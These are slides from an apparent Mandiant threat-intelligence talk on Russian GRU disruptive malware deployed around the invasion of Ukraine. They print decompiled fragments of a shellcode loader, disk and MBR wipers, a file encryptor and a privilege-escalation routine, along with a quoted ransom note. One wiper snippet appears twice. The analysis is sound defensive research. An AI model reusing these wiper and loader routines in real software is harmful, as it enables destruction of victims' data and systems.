MANDIANT
NOW PART OF Google Cloud

GRU's toolkit

A deep dive into the disruptive arsenal

Luke Jenkins

Principal Analyst, Mandiant Intelligence

lukejenx@google.com

Who's this guy?

- Principal Analyst at Mandiant's Cyber Espionage team
  - Responsible for tracking nation-state actors
- Since early 2022 worked on tracking Russian backed cyber activities both within Ukraine and globally

MANDIANT
NOW PART OF Google Cloud

Attribution is hard; it's made even harder when multiple teams converge on a single problem.

MANDIANT
NOW PART OF Google Cloud

Disruption tooling

Disruptive tooling

- Disruptive tooling is the sledgehammer, not the stealthy little scalpel traditionally used for espionage.
- How Russia uses this sledgehammer:
  - DDOS attacks masquerading as hacktivists
  - Endpoint/Server denial of service
  - Disruption to energy and communications
- The capability is likely developed specifically for a given operation and has a short lifespan.

Disruptive tooling


- GRU is currently operating in a high-pressure and high-risk environment
- The GRU limits the risk by:
  - Using a variety of languages
    - C/C++
    - C#/.Net
    - Golang
  - Limiting the lifespan of the tooling
  - Limiting the capability of the tooling
- The actor, however, does recycle components between different operations.

MANDIANT
NOW PART OF Google Cloud

Maintaining access

FREETOW


- FREETOW is a lightweight shellcode loader
  - Used in environments where actor had prolonged access
  - Persisted using a simple schedule task
  - Responsible for loading TOWSTRAP
- A unique feature of FREETOW was an anti-analysis feature that expected an inputted character “z”
  - Note: Deployments of FREETOW occurred months before the invasion, although the symbol had significant value to the RU military at the time of the invasion.



```
VirtualAlloc = (__int64 (__fastcall *)(_QWORD, __int64, MACRO_MEM, MACRO_PAGE))ResolveFunc(0xE553A458);
if ( VirtualAlloc )
{
  lpBuffer = VirtualAlloc(0i64, pNtHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  if ( lpBuffer )
  {
    SizeOfImage = pNtHeader->OptionalHeader.SizeOfImage;
    if ( pNtHeader->OptionalHeader.SizeOfImage )
    {
      v19 = lpBuffer - (_QWORD)ImageBaseAddress;// Copy payload
      do
      {
        *((_BYTE *)ImageBaseAddress + v19) = *(_BYTE *)ImageBaseAddress;
        ImageBaseAddress = (DWORD *)((char *)ImageBaseAddress + 1);
        --SizeOfImage;
      }
      while ( SizeOfImage );
    }
  }
}
SizeOfUninitializedData = optionalHeader->SizeOfUninitializedData;
for ( i = (_BYTE *)(lpBuffer + SizeOfUninitializedData + offsetStartPayload);
      (unsigned __int64)i <= lpBuffer + offsetStartPayload + SizeOfUninitializedData + dwLenPayload;
      ++i )
{
  *i = -1 - *i;                                 // decode payload
}
lpPayload = (void (*)(void))(lpBuffer + offsetStartPayload + optionalHeader->SizeOfUninitializedData);
VirtualAlloc(0i64, 0x400000i64, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
lpPayload();                                    // execute payload
```

TOWSTRAP

- TOWSTRAP is a shellcode downloader, invoked by FREETOW
  - The payload is likely a variant of Metasploit's reverse_tcp module
  - The payload is responsible for downloading the next stage from a given C2 address
- TOWSTRAP uses a custom network protocol, sending no data but receiving:
  - 4 bytes dictating the size of the payload
  - 32 bytes that are then overwritten
  - The remainder of the next stage, encoded by an XOR with 0xC6
- After decoding the payload, the actor reads the buffer in reverse looking for `pop r15` or `call`




MANDIANT
NOW PART OF Google Cloud

Disruption

WHISPERGATE

- First wiper event documented around the invasion of Ukraine (2022)
- Started in January 2022, using a mixture of commercially available droppers to deploy a MBR wiper (PAYWIPE) and a file encryptor/"ransomware" (SHADYLOOK).
- Would be the first of many fake "ransomware" operations
- MSTIC noted deployment was via impacket, a tool we witnessed other GRU threat actors using
- Operation was unique due to the use of commercially available tools and the use of two distinct payloads.



https://purecoder.io/products/Pure-Crypter

PAYWIPE

- PAYWIPE is a lightweight MBR wiper
- According to Microsoft, called stage1.exe #opsec
- Deploys disruptive code in the MBR that results in wiping every 199th sector on HDD
- Displays the following “ransomware” note

```
Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us  $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496
F65
with your organization name.
We will contact you to give further instructions.
```

SHADYLOOK

- Disruptive file wiper that was loaded in memory by GOOSECHASE
- Again, amazing opsec – called stage2.exe
- Overwrites the first 1MB of given files with 0xCC and renames with random file extension
- Enumerates all mounted hard drives looking for files with a given extension.
- Analysis of the payload also identified another "ransomware" family from April 2021 called WARYLOOK.

```
LogicalDrives = GetLogicalDrives();
qmemcpy(RootPathName, "A", 0xAu);
RootPathName[3] = 0;
for ( driveIndex = 0; driveIndex != 26; ++driveIndex )// Enumerate all drives
{
  result = (__int64)pow(2.0, (double)driveIndex);
  if ( (LogicalDrives & result) != 0 )
  {
    RootPathName[0] = driveIndex + 'A';
    if ( GetDriveTypeW(RootPathName) == DRIVE_FIXED || (result = GetDriveTypeW(RootPathName), result == DRIVE_REMOTE) )
    {
      RootPathName[3] = '*';
      result = recuriseProcessDirectory(RootPathName);
      RootPathName[3] = 0;
```


WARYLOOK


- SHADYLOOK was functionally similar to another malware family WARYLOOK from 2021
- WARYLOOK contains identical functionality to enumerate drives, but:
  - Uses the filename .encrpt3d
  - Encrypts data with AES (although doesn't store the key)
- WARYLOOK also installs itself persistently on victim devices
  - Responsible for showing the "ransom" note as a popup after boot, similar purpose as PAYWIPE

```
lpFileLocation = 0;
v3 = fopen(OldFilename, "r+b");
lpBuffer = malloc(0x2000000ui64);
while ( 1 )
{
  dwSizeBuffer = fread(lpBuffer, 1ui64, 0x2000000ui64, v3);
  if ( !dwSizeBuffer || lpFileLocation > 0x3FFFFFFF )
    break;
  ctr_mode((__int64)&gKey, lpBuffer, dwSizeBuffer);
  fseek(v3, lpFileLocation, 0);
  lpFileLocation += dwSizeBuffer;
  fwrite(lpBuffer, 1ui64, dwSizeBuffer, v3);
  fseek(v3, lpFileLocation, 0);
}
free(lpBuffer);
fclose(v3);
v7 = (char *)malloc(strlen(OldFilename) + 10);
v8 = strcpy(v7, OldFilename);
v9 = strcat(v8, ".encrpt3d");
return rename(OldFilename, v9);
```

Disruptive attacks on the eve of the invasion

- 23rd February, the GRU launched a major disruptive attack using payloads like NEARMISS and PARTYTICKET.
- The disruption attacks were associated with a series of website defacements.
- Defacements were claimed by a group calling themselves FreeCivilian, this alias will return exactly a year later.





NEARMISS

- Windows MBR, MFT and file wiper
- Utilises EaseUS for file writes rather than utilising Windows APIs directly, likely to avoid Windows restrictions
- Designed to cause as much damage as possible as quickly as possible
- Contains a configurable shutdown timer
- Overwrites data with random bytes, including Windows Events Logs
- Disables some windows features
  - Volume shadow copies
  - Crash dumps

```
BOOL __thiscall WipeWithEaseUS(FormatToWipe *this)
{
  DWORD dwNumberOfThreads; // esi
  struct_physical_drive *WipeSectorBlock; // edi
  HANDLE hThread; // eax
  DWORD i; // edi
  void *arrayHThreads[100]; // [esp+Ch] [ebp-190h] BYREF

  dwNumberOfThreads = 0;
  WipeSectorBlock = this->WipeSectorBlock;
  if ( this->WipeSectorBlock )
  {
    do
    {
      hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)WipeFileWithEaseUs, WipeSectorBlock, 0, 0);// Send a block to wipe to the Wiper function
      arrayHThreads[dwNumberOfThreads] = hThread;// Add the thread to the list
      if ( hThread )
        ++dwNumberOfThreads;
      WipeSectorBlock = (struct_physical_drive *)WipeSectorBlock->next;// Get the next block, then add this
    }
    while ( WipeSectorBlock != this->WipeSectorBlock );
    WaitForMultipleObjects(dwNumberOfThreads, arrayHThreads, 1, 0xFFFFFFFF);// Wait for all threads to complete
    for ( i = 0; i < dwNumberOfThreads; ++i )
      CloseHandle(arrayHThreads[i]);           // Close Handles to all the threads
  }
  return dwNumberOfThreads != 0;
}
```

```
PhysicalDriveNumber = lpThreadParameter->PhysicalDriveNumber;
NumberOfBytesWritten = 0;
wnsprintfW(pszDest, 260, L"\\\\.\\EPMNTDRV\\%u", PhysicalDriveNumber);// Open a handle to the EaseUS driver for that particular PhsyicalDrive
                                                // For example, PhysicalDrive0 would be EPMNTDRV\0
hEaseUs = (void *)ConnectToDevice(pszDest, (int)EaseUsBuffer, 0);
if ( !hEaseUs || hEaseUs == (void *)-1 )
  goto errorNoDriver;

lpBuffer = (LPCVOID)lpThreadParameter->lpOutputRandBuffer;
LODWORD(nNumberOfBytesToWrite) = lpThreadParameter->lpNumberOfBytesToOverwrite;
do
{
  dwCurrentLocationWithinBlock = regionsToWipe->dwCurrentLocationWithinBlock;
  lpStartRegion = regionsToWipe->lpStartRegion;
  dwEndOfSector = __PAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) + *(_QWORD *)&regionsToWipe->dwRegionSize;
  HIDWORD(nNumberOfBytesToWrite) = lpStartRegion;
  if ( __SPAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) < dwEndOfSector )
  {
    do
    {
      NumberOfBytesWritten = 0;
      if ( !SetFilePointerEx(hEaseUs, (LARGE_INTEGER)__PAIR64__(lpStartRegion, dwCurrentLocationWithinBlock), 0, 0) )// Move the file pointer to the region to wipe
        GetLastError();
      if ( !WriteFile(hEaseUs, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
        GetLastError();
      lpStartRegion = (nNumberOfBytesToWrite + (unsigned __int64)(unsigned int)dwCurrentLocationWithinBlock) >> 32;
      dwCurrentLocationWithinBlock += nNumberOfBytesToWrite;
      v8 = *(_QWORD *)&regionsToWipe->dwCurrentLocationWithinBlock + *(_QWORD *)&regionsToWipe->dwRegionSize;
      HIDWORD(nNumberOfBytesToWrite) = lpStartRegion;
    }
    while ( __SPAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) < v8 );
  }
  regionsToWipe = (struct_regions *)regionsToWipe->next;
}
while ( regionsToWipe != lpThreadParameter->regionsToWipe );
if ( FlushFileBuffers(hEaseUs) )
```


NEARMISS

```
BOOL __thiscall WipeWithEaseUS(FormatToWipe *this)
{
  DWORD dwNumberOfThreads; // esi
  struct_physical_drive *WipeSectorBlock; // edi
  HANDLE hThread; // eax
  DWORD i; // edi
  void *arrayHThreads[100]; // [esp+Ch] [ebp-190h] BYREF

  dwNumberOfThreads = 0;
  WipeSectorBlock = this->WipeSectorBlock;
  if ( this->WipeSectorBlock )
  {
    do
    {
      hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)WipeFileWithEaseUs, WipeSectorBlock, 0, 0);// Send a block to wipe to the Wiper function
      arrayHThreads[dwNumberOfThreads] = hThread;// Add the thread to the list
      if ( hThread )
        ++dwNumberOfThreads;
      WipeSectorBlock = (struct_physical_drive *)WipeSectorBlock->next;// Get the next block, then add this
    }
    while ( WipeSectorBlock != this->WipeSectorBlock );
    WaitForMultipleObjects(dwNumberOfThreads, arrayHThreads, 1, 0xFFFFFFFF);// Wait for all threads to complete
    for ( i = 0; i < dwNumberOfThreads; ++i )
      CloseHandle(arrayHThreads[i]);            // Close Handles to all the threads
  }
  return dwNumberOfThreads != 0;
}
```

```
PhysicalDriveNumber = lpThreadParameter->PhysicalDriveNumber;
NumberOfBytesWritten = 0;
wnsprintfW(pszDest, 260, L"\\\\.\\EPMNTDRV\\%u", PhysicalDriveNumber);// Open a handle to the EaseUS driver for that particular PhsyicalDrive
                                                // For example, PhysicalDrive0 would be EPMNTDRV\0
hEaseUs = (void *)ConnectToDevice(pszDest, (int)EaseUsBuffer, 0);
if ( !hEaseUs || hEaseUs == (void *)-1 )
  goto errorNoDriver;

lpBuffer = (LPCVOID)lpThreadParameter->lpOutputRandBuffer;
LODWORD(nNumberOfBytesToWrite) = lpThreadParameter->lpNumberOfBytesToOverwrite;
do
{
  dwCurrentLocationWithinBlock = regionsToWipe->dwCurrentLocationWithinBlock;
  lpStartRegion = regionsToWipe->lpStartRegion;
  dwEndOfSector = __PAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) + *(_QWORD *)&regionsToWipe->dwRegionSize;
  HIDWORD(nNumberOfBytesToWrite) = lpStartRegion;
  if ( __SPAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) < dwEndOfSector )
  {
    do
    {
      NumberOfBytesWritten = 0;
      if ( !SetFilePointerEx(hEaseUs, (LARGE_INTEGER)__PAIR64__(lpStartRegion, dwCurrentLocationWithinBlock), 0, 0) )// Move the file pointer to the region to wipe
        GetLastError();
      if ( !WriteFile(hEaseUs, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
        GetLastError();
      lpStartRegion = (nNumberOfBytesToWrite + (unsigned __int64)(unsigned int)dwCurrentLocationWithinBlock) >> 32;
      dwCurrentLocationWithinBlock += nNumberOfBytesToWrite;
      v8 = *(_QWORD *)&regionsToWipe->dwCurrentLocationWithinBlock + *(_QWORD *)&regionsToWipe->dwRegionSize;
      HIDWORD(nNumberOfBytesToWrite) = lpStartRegion;
    }
    while ( __SPAIR64__(lpStartRegion, dwCurrentLocationWithinBlock) < v8 );
  }
  regionsToWipe = (struct_regions *)regionsToWipe->next;
}
while ( regionsToWipe != lpThreadParameter->regionsToWipe );
if ( FlushFileBuffers(hEaseUs) )
```


PARTYTICKET

- GoLang file encryptor/fake ransomware
- Uses a unique SHA256 hash for each file encryption (ish)
- Crowdstrike noted that the key generation was flawed due to the seeding of the Intn function
- Actor accidently deployed this payload shortly before NEARMISS using NEARMISS command line arguments
- Although variant functions and acts like a ransomware payload, the usage alongside NEARMISS most likely indicates that this is yet another disruptive tool.



SKYFALL – Communication disruption

- On the 24th February, SKYFALL caused internet service disruptions in Ukraine and Europe
- SKYFALL is designed to impact routers and embedded devices
- Wipes file system and storage device
- Overwrites data with values decrementing from 0xFFFFFFFF
- First disruptive campaign that affected outside of Ukraine, similar to historic GRU disruptive operations like NotPetya



CADDYWIPER

- Initially deployed against financial sector prior to targeting government
- Turned into the “go-to” wiper for most of the 2022
- Checks if it’s executing on the domain controller via the DsRoleGetPrimaryDomainInformation
- Starts wiping the c:\Users folder before targeting drives D-Z
- Payload takes ownership of files before wiping
  - Same technique was later utilised by JUNKMAIL

```
( v57 )

if ( v57 == 5 )
{
  v1 = (GetCurrentProcess)(TOKEN_ADJUST_PRIVILEGES, &token);
  if ( (OpenProcessToken)(v1) )       // OpenCurrent process with adjust_priv
  {
    strcpy(v14, "SeTakeOwnershipPrivilege");
    if ( AddProcessPriviliege(token, v14, 1) )
    {
      v57 = (SetNamedSecurityInfoA)(  // Take ownership
              a1,
              SE_FILE_OBJECT,
              OWNER_SECURITY_INFORMATION,
              localDomanAdminAcl,
              0,
              0,
              0);
      if ( !v57 )
      {
        if ( AddProcessPriviliege(token, v14, 0) )
        {
          v57 = (SetNamedSecurityInfoA)(a1, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, newAcl, 0);
          if ( !v57 )
            result = 1;
        }
      }
```

```
mallocNullBytes(v5, 1920);
wcscpy(hPhysicalDrive, L"\\\\.\\PHYSICALDRIVE9");
v8 = 0;                                          // PhysicalDrive0-9
do
{
  v35 = (CreateFileW)(hPhysicalDrive, 0xC0000000, 3, 0, 3, 128, 0);
  if ( v35 != -1 )
  {
    (DeviceIoControl)(v35, IOCTL_DISK_SET_DRIVE_LAYOUT_EX, v5, 1920, 0, 0, &v1, 0);
    (CloseHandle)(v35);
  }
  --LOBYTE(hPhysicalDrive[17]);
  result = v4--;
}
while ( result );
```

ARUGEPATCH

- ARGUEPATCH is an in-memory loader, used to execute CADDYWIPER
- Second instance of the GRU using in memory loading in an attempt to extend the lifespan of a tool
- ARGUEPATCH is functionally similar to FREETOW
- Currently 3 major versions of ARGUEPATCH to avoid detection:
  - Version 1 (April 2022), deployed as IDA remote debugger. Simply loads CADDYWIPER.
  - Version 2 (May 2022), deployed as an ESET tool. Loads CADDYWIPER but contains some code to implement a sleep timer.
  - Version 3 (June 2022), deployed as an ESET tool. Loads a custom binary blob that contains the shellcode for the sleep timer and another shellcode for CADDYWIPER.

